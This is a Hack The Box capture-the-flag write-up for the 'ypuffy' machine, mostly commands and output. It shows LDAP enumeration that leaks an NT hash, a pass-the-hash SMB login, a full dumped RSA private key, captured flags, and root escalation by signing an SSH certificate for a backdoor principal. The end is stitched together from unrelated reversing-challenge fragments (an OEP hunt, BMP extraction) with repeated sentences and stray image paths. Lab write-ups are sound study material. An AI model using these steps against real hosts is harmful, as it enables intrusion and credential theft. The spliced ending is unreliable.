Hackthebox ypuffy Writeup
09 Feb 2019
Explanation
Hackthebox is a website which has bunch of vulnerable machines in its own VPN. This is a write-up of “ypuffy” on that website.
Solution
1. Port scanning
root@kali:~# nmap -p- 10.10.10.107 -sV -sC
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-16 04:08 EEST
Nmap scan report for 10.10.10.107
Host is up (0.038s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2e:19:e6:af:1b:a7:b0:e8:07:2a:2b:11:5d:7b:c6:04 (RSA)
|   256 dd:0f:6a:2a:53:ee:19:50:d9:e5:e7:81:04:8d:91:b6 (ECDSA)
|_  256 21:9e:db:bd:e1:78:4d:72:b0:ea:b4:97:fb:7f:af:91 (ED25519)
80/tcp  open  http        OpenBSD httpd
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp open  ldap        (Anonymous bind OK)
445/tcp open  netbios-ssn Samba smbd 4.7.6 (workgroup: YPUFFY)
Service Info: Host: YPUFFY

Host script results:
|_clock-skew: mean: 1h15m43s, deviation: 2h18m34s, median: -4m17s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6)
|   Computer name: ypuffy
|   NetBIOS computer name: YPUFFY\x00
|   Domain name: hackthebox.htb
|   FQDN: ypuffy.hackthebox.htb
|_  System time: 2018-09-15T21:05:01-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-09-16 04:05:01
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.69 seconds
SMB enumeration:
root@kali:~# nmap 10.10.10.107 --script smb-enum-shares
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-16 12:44 EEST
Nmap scan report for 10.10.10.107
Host is up (0.036s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
389/tcp open  ldap
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\10.10.10.107\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: <none>

Nmap done: 1 IP address (1 host up) scanned in 34.92 seconds
LDAP enumeration:
root@kali:~# nmap -p- 10.10.10.107 --script ldap-search --script-args 'ldap.qfiler=all'
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-20 00:01 EEST
Nmap scan report for 10.10.10.107
Host is up (0.038s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
389/tcp open  ldap
| ldap-search:
|   Context: dc=hackthebox,dc=htb
|     dn: dc=hackthebox,dc=htb
|         dc: hackthebox
|         objectClass: top
|         objectClass: domain
|     dn: ou=passwd,dc=hackthebox,dc=htb
|         ou: passwd
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: uid=bob8791,ou=passwd,dc=hackthebox,dc=htb
|         uid: bob8791
|         cn: Bob
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         userPassword: {BSDAUTH}bob8791
|         uidNumber: 5001
|         gidNumber: 5001
|         gecos: Bob
|         homeDirectory: /home/bob8791
|         loginShell: /bin/ksh
|     dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
|         uid: alice1978
|         cn: Alice
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         objectClass: sambaSamAccount
|         userPassword: {BSDAUTH}alice1978
|         uidNumber: 5000
|         gidNumber: 5000
|         gecos: Alice
|         homeDirectory: /home/alice1978
|         loginShell: /bin/ksh
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
|         displayName: Alice
|         sambaAcctFlags: [U          ]
|         sambaPasswordHistory: 00000000000000000000000000000000000000000000000000000000
|         sambaNTPassword: 0B186E661BBDBDCF6047784DE8B9FD8B
|         sambaPwdLastSet: 1532916644
|     dn: ou=group,dc=hackthebox,dc=htb
|         ou: group
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: cn=bob8791,ou=group,dc=hackthebox,dc=htb
|         objectClass: posixGroup
|         objectClass: top
|         cn: bob8791
|         userPassword: {crypt}*
|         gidNumber: 5001
|     dn: cn=alice1978,ou=group,dc=hackthebox,dc=htb
|         objectClass: posixGroup
|         objectClass: top
|         cn: alice1978
|         userPassword: {crypt}*
|         gidNumber: 5000
|     dn: sambadomainname=ypuffy,dc=hackthebox,dc=htb
|         sambaDomainName: YPUFFY
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464
|         sambaAlgorithmicRidBase: 1000
|         objectclass: sambaDomain
|         sambaNextUserRid: 1000
|         sambaMinPwdLength: 5
|         sambaPwdHistoryLength: 0
|         sambaLogonToChgPwd: 0
|         sambaMaxPwdAge: -1
|         sambaMinPwdAge: 0
|         sambaLockoutDuration: 30
|         sambaLockoutObservationWindow: 30
|         sambaLockoutThreshold: 0
|         sambaForceLogoff: -1
|         sambaRefuseMachinePwdChange: 0
|_        sambaNextRid: 1001
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 27.97 seconds
2.Getting User
In this nmap result, we can find sambaNTPassword.
sambaNTPassword: 0B186E661BBDBDCF6047784DE8B9FD8BThen, try to list shared samba folders as user “alice1978”.
root@kali:~# smbclient -W ypuffy -U alice1978 --pw-nt-hash -L 10.10.10.107
Enter YPUFFY\alice1978's password:    # password 0B186E661BBDBDCF6047784DE8B9FD8B

	Sharename       Type      Comment
	---------       ----      -------
	alice           Disk      Alice's Windows Directory
	IPC$            IPC       IPC Service (Samba Server)
SMB1 disabled -- no workgroup available
We found a share its name is “alice”.
Let’s enumerate.
root@kali:~# smbclient -W ypuffy -U alice1978 --pw-nt-hash //10.10.10.107/alice
Enter YPUFFY\alice1978's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Jul 31 05:54:20 2018
  ..                                  D        0  Wed Aug  1 06:16:50 2018
  my_private_key.ppk                  A     1460  Tue Jul 17 04:38:51 2018

		433262 blocks of size 1024. 411540 blocks available
There is only one file. As we can see on its header, it is a key file for PuTTY.
root@kali:~# cat my_private_key.ppk
PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: rsa-key-20180716
Public-Lines: 6
AAAAB3NzaC1yc2EAAAABJQAAAQEApV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcGz
1am2V3wNRkKR+gRb3FIPp+J4rCOS/S5skFPrGJLLFLeExz7Afvg6m2dOrSn02qux
BoLMq0VSFK5A0Ep5Hm8WZxy5wteK3RDx0HKO/aCvsaYPJa2zvxdtp1JGPbN5zBAj
h7U8op4/lIskHqr7DHtYeFpjZOM9duqlVxV7XchzW9XZe/7xTRrbthCvNcSC/Sxa
iA2jBW6n3dMsqpB8kq+b7RVnVXGbBK5p4n44JD2yJZgeDk+1JClS7ZUlbI5+6KWx
ivAMf2AqY5e1adjpOfo6TwmB0Cyx0rIYMvsog3HnqyHcVR/Ufw==
Private-Lines: 14
AAABAH0knH2xprkuycHoh18sGrlvVGVG6C2vZ9PsiBdP/5wmhpYI3Svnn3ZL8CwF
VGaXdidhZunC9xmD1/QAgCgTz/Fh5yl+nGdeBWc10hLD2SeqFJoHU6SLYpOSViSE
cOZ5mYSy4IIRgPdJKwL6NPnrO+qORSSs9uKVqEdmKLm5lat9dRJVtFlG2tZ7tsma
hRM//9du5MKWWemJlW9PmRGY6shATM3Ow8LojNgnpoHNigB6b/kdDozx6RIf8b1q
Gs+gaU1W5FVehiV6dO2OjHUoUtBME01owBLvwjdV/1Sea/kcZa72TYIMoN1MUEFC
3hlBVcWbiy+O27JzmDzhYen0Jq0AAACBANTBwU1DttMKKphHAN23+tvIAh3rlNG6
m+xeStOxEusrbNL89aEU03FWXIocoQlPiQBr3s8OkgMk1QVYABlH30Y2ZsPL/hp6
l4UVEuHUqnTfEOowVTcVNlwpNM8YLhgn+JIeGpJZqus5JK/pBhK0JclenIpH5M2v
4L9aKFwiMZxfAAAAgQDG+o9xrh+rZuQg8BZ6ZcGGdszZITn797a4YU+NzxjP4jR+
qSVCTRky9uSP0i9H7B9KVnuu9AfzKDBgSH/zxFnJqBTTykM1imjt+y1wVa/3aLPh
hKxePlIrP3YaMKd38ss2ebeqWy+XJYwgWOsSw8wAQT7fIxmT8OYfJRjRGTS74QAA
AIEAiOHSABguzA8sMxaHMvWu16F0RKXLOy+S3ZbMrQZr+nDyzHYPaLDRtNE2iI5c
QLr38t6CRO6zEZ+08Zh5rbqLJ1n8i/q0Pv+nYoYlocxw3qodwUlUYcr1/sE+Wuvl
xTwgKNIb9U6L6OdSr5FGkFBCFldtZ/WSHtbHxBabb0zpdts=
Private-MAC: 208b4e256cd56d59f70e3594f4e2c3ca91a757c9
We generate a RSA private key from this file with “puttygen” command.
vagrant@vagrant:/vagrant$ puttygen my_private_key.ppk -O private-openssh -o ypuffy.key
vagrant@vagrant:/vagrant$ ls
my_private_key.ppk  Vagrantfile  ypuffy.key


vagrant@vagrant:/vagrant$ cat ypuffy.key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEApV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcGz1am2V3wNRkKR
+gRb3FIPp+J4rCOS/S5skFPrGJLLFLeExz7Afvg6m2dOrSn02quxBoLMq0VSFK5A
0Ep5Hm8WZxy5wteK3RDx0HKO/aCvsaYPJa2zvxdtp1JGPbN5zBAjh7U8op4/lIsk
Hqr7DHtYeFpjZOM9duqlVxV7XchzW9XZe/7xTRrbthCvNcSC/SxaiA2jBW6n3dMs
qpB8kq+b7RVnVXGbBK5p4n44JD2yJZgeDk+1JClS7ZUlbI5+6KWxivAMf2AqY5e1
adjpOfo6TwmB0Cyx0rIYMvsog3HnqyHcVR/UfwIBJQKCAQB9JJx9saa5LsnB6Idf
LBq5b1RlRugtr2fT7IgXT/+cJoaWCN0r5592S/AsBVRml3YnYWbpwvcZg9f0AIAo
E8/xYecpfpxnXgVnNdISw9knqhSaB1Oki2KTklYkhHDmeZmEsuCCEYD3SSsC+jT5
6zvqjkUkrPbilahHZii5uZWrfXUSVbRZRtrWe7bJmoUTP//XbuTCllnpiZVvT5kR
mOrIQEzNzsPC6IzYJ6aBzYoAem/5HQ6M8ekSH/G9ahrPoGlNVuRVXoYlenTtjox1
KFLQTBNNaMAS78I3Vf9Unmv5HGWu9k2CDKDdTFBBQt4ZQVXFm4svjtuyc5g84WHp
9CatAoGBANTBwU1DttMKKphHAN23+tvIAh3rlNG6m+xeStOxEusrbNL89aEU03FW
XIocoQlPiQBr3s8OkgMk1QVYABlH30Y2ZsPL/hp6l4UVEuHUqnTfEOowVTcVNlwp
NM8YLhgn+JIeGpJZqus5JK/pBhK0JclenIpH5M2v4L9aKFwiMZxfAoGBAMb6j3Gu
H6tm5CDwFnplwYZ2zNkhOfv3trhhT43PGM/iNH6pJUJNGTL25I/SL0fsH0pWe670
B/MoMGBIf/PEWcmoFNPKQzWKaO37LXBVr/dos+GErF4+Uis/dhowp3fyyzZ5t6pb
L5cljCBY6xLDzABBPt8jGZPw5h8lGNEZNLvhAoGAUICqAY8+QgPYw/8wwpikG88j
ZURh0tD8uk0xEdRMWPusotxBQ95d19t89fz+qZO3TER90c4paPkuAgWfLCkIX8GO
qvM9jXp+hWHreAtHan3quXoSZ96DRXdgFwI69GIms9QKDdy9NmimGQwQIsC0Wggf
jkS3cGwP2bNpN548SQECgYEAvDkf6BNqENbzeRp2IMEe2SRFPBiC9URFD0dLQPRV
vbpNVTg4AHJxyG0BuHq3GoVptQWzRKGmp747mVlWcPgB6EUMyFeLry/mt5qSxDVh
Q/tCX7TaZvyul5zlVwtt+9fU/C3y7UGAC4Rh9RXXcp2Jn2BQOtwDcES+AcklUCyZ
qs0CgYEAiOHSABguzA8sMxaHMvWu16F0RKXLOy+S3ZbMrQZr+nDyzHYPaLDRtNE2
iI5cQLr38t6CRO6zEZ+08Zh5rbqLJ1n8i/q0Pv+nYoYlocxw3qodwUlUYcr1/sE+
WuvlxTwgKNIb9U6L6OdSr5FGkFBCFldtZ/WSHtbHxBabb0zpdts=
-----END RSA PRIVATE KEY-----
With this key file, we can login to ypuffy as user “alice1978”.
user.txt is in the home directory.
root@kali:~# ssh alice1978@10.10.10.107 -i ypuffy.key
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy$ ls -la
total 40
drwxr-x---  3 alice1978  alice1978  512 Jul 31 23:16 .
drwxr-xr-x  5 root       wheel      512 Jul 30 21:05 ..
-rw-r--r--  1 alice1978  alice1978   87 Mar 24  2018 .Xdefaults
-rw-r--r--  1 alice1978  alice1978  771 Mar 24  2018 .cshrc
-rw-r--r--  1 alice1978  alice1978  101 Mar 24  2018 .cvsrc
-rw-r--r--  1 alice1978  alice1978  359 Mar 24  2018 .login
-rw-r--r--  1 alice1978  alice1978  175 Mar 24  2018 .mailrc
-rw-r--r--  1 alice1978  alice1978  215 Mar 24  2018 .profile
-r--------  1 alice1978  alice1978   33 Jul 30 22:40 user.txt
drwxr-x---  2 alice1978  alice1978  512 Jul 30 22:54 windir
ypuffy$ cat user.txt
acbc06eb2982b14c2756b6c6e3767aab
3.Getting root
In sshd_config, we can find interesting configuration.
ypuffy$ cat /etc/ssh/sshd_config
#       $OpenBSD: sshd_config,v 1.102 2018/02/16 02:32:40 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# The default is to check both .ssh/authorized_keys and .ssh/authorized_keys2
# but this is overridden so installations will only check .ssh/authorized_keys
AuthorizedKeysFile      .ssh/authorized_keys

#AuthorizedPrincipalsFile none

AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=keys&username=%u
AuthorizedKeysCommandUser nobody

TrustedUserCAKeys /home/userca/ca.pub
AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%u
AuthorizedPrincipalsCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to no to disable s/key passwords
ChallengeResponseAuthentication no

AllowAgentForwarding no
AllowTcpForwarding no
#GatewayPorts no
X11Forwarding no
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
#PrintMotd yes
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# override default of no subsystems
Subsystem       sftp    /usr/libexec/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server
Obviously, these 2 lines are not written by default.
AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=keys&username=%uAuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%uIn “AuthorizedKeysCommand” section, a command to look up user’s public key is specified.
On the other hand, “AuthorizedPrincipalsCommand” is used for CA authentication.
By executing following command, we have interesting result.
ypuffy$ /usr/local/bin/curl -i  'http://127.0.0.1/sshauth?type=principals&username=root'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Date: Sun, 28 Oct 2018 18:15:06 GMT
Server: OpenBSD httpd
Transfer-Encoding: chunked

3m3rgencyB4ckd00r
Then, we can execute following commands.
 # create ssh keys in /tmp without passphrase
ypuffy$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/alice1978/.ssh/id_rsa): /tmp/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/id_rsa.
Your public key has been saved in /tmp/id_rsa.pub.
The key fingerprint is:
SHA256:UFOV2ojkq0nRjiMjr5PgcQ6r/M06Y16/4UYY6nuwdxg alice1978@ypuffy.hackthebox.htb
The key's randomart image is:
+---[RSA 2048]----+
|        o.....   |
|       ...  .    |
|      .+ . +     |
|     ...+ o .    |
|    . o+S.       |
|.o.+oE+.o        |
|..B+o=+=         |
|.ooB=+=o.        |
|o.=BBoo+.        |
+----[SHA256]-----+

 # create public key for CA authentication.
ypuffy$ doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -I test -n 3m3rgencyB4ckd00r  /tmp/id_rsa.pub
Signed user key /tmp/id_rsa-cert.pub: id "test" serial 0 for 3m3rgencyB4ckd00r valid forever

 # move needed keys to ~/.ssh
ypuffy$ cp /tmp/id_rsa* /home/alice1978/.ssh/

ypuffy$ ssh root@localhost
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy#
4. Getting root.txt
root.txt is in the home directory of root.
ypuffy# ls
.Xdefaults  .cache      .cshrc      .cvsrc      .login      .profile    root.txt
ypuffy# cat root.txt
1265f8e0a1984edd9dc1b6c3fcd1757f
ypuffy#
 Sounds like we have to figure out which address is the Original Entry Point.
 After opened Easy_UnpackMe.exe with “PEiD”, click “->” button to open the menu.
Then, proceed like
After opened Easy_UnpackMe.exe with “PEiD”, click “->” button to open the menu.
Then, proceed like With this plugin, we can find the OEP.
 According to this information, the key of this challange is “00401150”.



 We can assume this is BMP image file included in the exe file. This is because
 To see this image file, we have to create a new BMP image whose size is 200x150 and open it with HxD hex editor.
In addition, we have to create a blank BMP image file which has same size.
We have to copy lines from 9060 to the bottom and replace the body of the new BMP file.
To see this image file, we have to create a new BMP image whose size is 200x150 and open it with HxD hex editor.
In addition, we have to create a blank BMP image file which has same size.
We have to copy lines from 9060 to the bottom and replace the body of the new BMP file.
 Once we open the modified image file, we can get this image below.
 Now we know the password for this challenge is “GOT”.